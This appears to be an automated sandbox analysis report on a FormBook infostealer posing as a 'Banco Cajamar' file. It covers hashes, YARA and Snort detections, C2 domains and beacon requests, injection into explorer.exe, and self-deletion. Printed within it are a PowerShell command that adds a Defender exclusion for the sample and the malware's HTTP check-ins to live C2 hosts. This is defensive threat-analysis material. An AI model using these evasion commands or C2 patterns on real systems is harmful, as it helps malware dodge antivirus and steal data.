Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y51dvbcm.bmm.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y51dvbcm.bmm.psm1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\Documents\20211202\PowerShell_transcript.301389.zOcmmtWV.20211202193910.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3558
Entropy (8bit):	5.338014868938788
Encrypted:	false
SSDEEP:	96:BZQh2NiqDo1ZvuZlh2NiqDo1ZUdqCH0cH0cH0tZm:kLLx
MD5:	6F92E72012B6DADB07A867473FA5AFF4
SHA1:	EE5CE5971E136D7AC3B05611034A4C5935285151
SHA-256:	FEFBF6DC67CC318C8EC8FF01770911E3973C1213936798808B9302605FC472BB
SHA-512:	B81CAB62C15C820FA08BDFC356A0B646FFD1983B701611FFA1AF1DB75269BAB6EE0680D1EFAD2083F3DAADE941FBAE6885686D5A994B4D001DFB9A3022642993
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202193911..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe..Process ID: 3360..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202193911..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe..**********..Command start time: 20211202194158..**********..PS>TerminatingError(Add-MpPreference): "A positi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.899228690873773
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	20211016-113459_Banco Cajamar.exe
File size:	536576
MD5:	ac5a3bebe7e44737930399317246c31f
SHA1:	ee33d7600dfb3e9bc888e79126ad66b001db405f
SHA256:	ba2972170824e9bb06c18fce3fcfa5d52411163bc1ecdc55e7fe94fac3ba96ad
SHA512:	902079a5ed3f789bd95b95d220aa5bbc58bb6ce45f32ad2493aa6c8f8a55ae879b5ac4bd6c939284519c82407ce5e84f3984e8afdd4400d0873d62a3eca743d0
SSDEEP:	12288:MEpYcrq3cPf3Yd/MexgRG43g0Rrl6v46fQaH:MEpYcrb3YkexgRG43g0RrswaQaH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0.....H..... ... .@.. .....@.....

File Icon

Icon Hash:	78f0d0d2dac0c0c4

Static PE Info

General

Entrypoint:	0x4804c6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A48C17 [Mon Nov 29 08:15:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7e4dc	0x7e600	False	0.940950327646	data	7.94252920188	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x82000	0x44b0	0x4600	False	0.336383928571	data	5.10749646692	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x88000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-19:41:03.293664	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.3	170.130.100.87
12/02/21-19:41:03.293664	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.3	170.130.100.87
12/02/21-19:41:03.293664	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.3	170.130.100.87

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 19:40:21.425728083 CET	192.168.2.3	8.8.8.8	0x72ee	Standard query (0)	www.mychmedicare.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:40:42.741198063 CET	192.168.2.3	8.8.8.8	0xb06d	Standard query (0)	www.yemdzosports.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:41:02.988810062 CET	192.168.2.3	8.8.8.8	0x44f5	Standard query (0)	www.cyfarthfa.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:40:21.459912062 CET	8.8.8.8	192.168.2.3	0x72ee	No error (0)	www.mychmedicare.com		81.17.29.148	A (IP address)	IN (0x0001)
Dec 2, 2021 19:40:42.775437117 CET	8.8.8.8	192.168.2.3	0xb06d	Name error (3)	www.yemdzosports.com	none	none	A (IP address)	IN (0x0001)
Dec 2, 2021 19:41:03.111789942 CET	8.8.8.8	192.168.2.3	0x44f5	No error (0)	www.cyfarthfa.net		170.130.100.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mychmedicare.com
- www.cyfarthfa.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49768	81.17.29.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:40:21.616189957 CET	7712	OUT	GET /n3p2/?w48hcRa8=SdlvFPFPNJUXoYnYWPLI1NDgE+mKeZK73sBL4F/2nNmRYNNl/NkypmCCXxB3WemnB+6Z&mR-T=06_Xpn HTTP/1.1 Host: www.mychmedicare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 19:40:21.662286043 CET	7712	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Thu, 02 Dec 2021 18:40:21 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=4e10b3d0-539f-11ec-af01-d8b18aa79388; path=/; domain=.mychmedicare.com; expires=Tue, 20 Dec 2089 21:54:28 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49771	170.130.100.87	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:41:03.293663979 CET	8481	OUT	GET /n3p2/?w48hcRa8=pP9iPkU5ljc4gzlHk8IebnWX5ntvLryeSfIO8DzZWQrTvPM83xL3AI3ZDxgTOTaN0wEH&mR-T=06_Xpn HTTP/1.1 Host: www.cyfarthfa.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: 20211016-113459_Banco Cajamar.exe PID: 6408 Parent PID: 5416

General

Start time:	19:39:06
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe"
Imagebase:	0x7a0000
File size:	536576 bytes
MD5 hash:	AC5A3BEBE7E44737930399317246C31F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.300457891.0000000002E97000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.300370815.0000000002E61000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.302482435.0000000004094000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.302482435.0000000004094000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.302482435.0000000004094000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.301459328.0000000003E61000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.301459328.0000000003E61000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.301459328.0000000003E61000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: powershell.exe PID: 3360 Parent PID: 6408

General

Start time:	19:39:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe
Imagebase:	0xcf0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5912 Parent PID: 3360

General

Start time:	19:39:09
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 20211016-113459_Banco Cajamar.exe PID: 3416 Parent PID: 6408

General

General

Start time:	19:39:09
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe
Imagebase:	0x660000
File size:	536576 bytes
MD5 hash:	AC5A3BEBE7E44737930399317246C31F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.296459944.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.296459944.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.296459944.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.296910307.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.296910307.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.296910307.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.353139418.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.353139418.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.353139418.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.353353026.0000000000C10000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.353353026.0000000000C10000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.353353026.0000000000C10000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.353654430.0000000000FA0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.353654430.0000000000FA0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.353654430.0000000000FA0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 3416

General

Start time:	19:39:13
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE

Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.332876311.0000000010339000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.332876311.0000000010339000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.332876311.0000000010339000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: NETSTAT.EXE PID: 6676 Parent PID: 3352

General

Start time:	19:39:34
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x1290000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.553599848.00000000006C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.553599848.00000000006C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.553599848.00000000006C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.553890996.00000000008A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.553890996.00000000008A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.553890996.00000000008A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1240 Parent PID: 6676

General

Start time:	19:39:38
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe"
Imagebase:	0x7ff70d6e0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 1952 Parent PID: 1240

General

Start time:	19:39:39
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis